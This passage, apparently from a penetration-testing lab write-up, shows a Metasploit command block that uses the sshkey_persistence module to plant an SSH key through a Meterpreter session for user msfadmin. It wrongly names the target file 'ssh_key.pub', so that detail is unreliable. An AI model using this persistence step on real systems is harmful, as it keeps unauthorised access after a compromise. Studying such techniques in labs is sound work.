
```
use post/linux/manage/sshkey_persistence
set SESSION 1
set USERNAME msfadmin
set VERBOSE true
run
```

   - `SESSION 1`: Refers to the active Meterpreter session.
   - `USERNAME msfadmin`: Specifies the target user account






3. **Impact**:
   The module adds an SSH public key to the target's `ssh_key.pub` file. This ensures persistent access through SSH even if the Meterpreter session is lost or the target system is restarted.




Note: On my Kali machine, SSH keys were not parsable no matter what I did.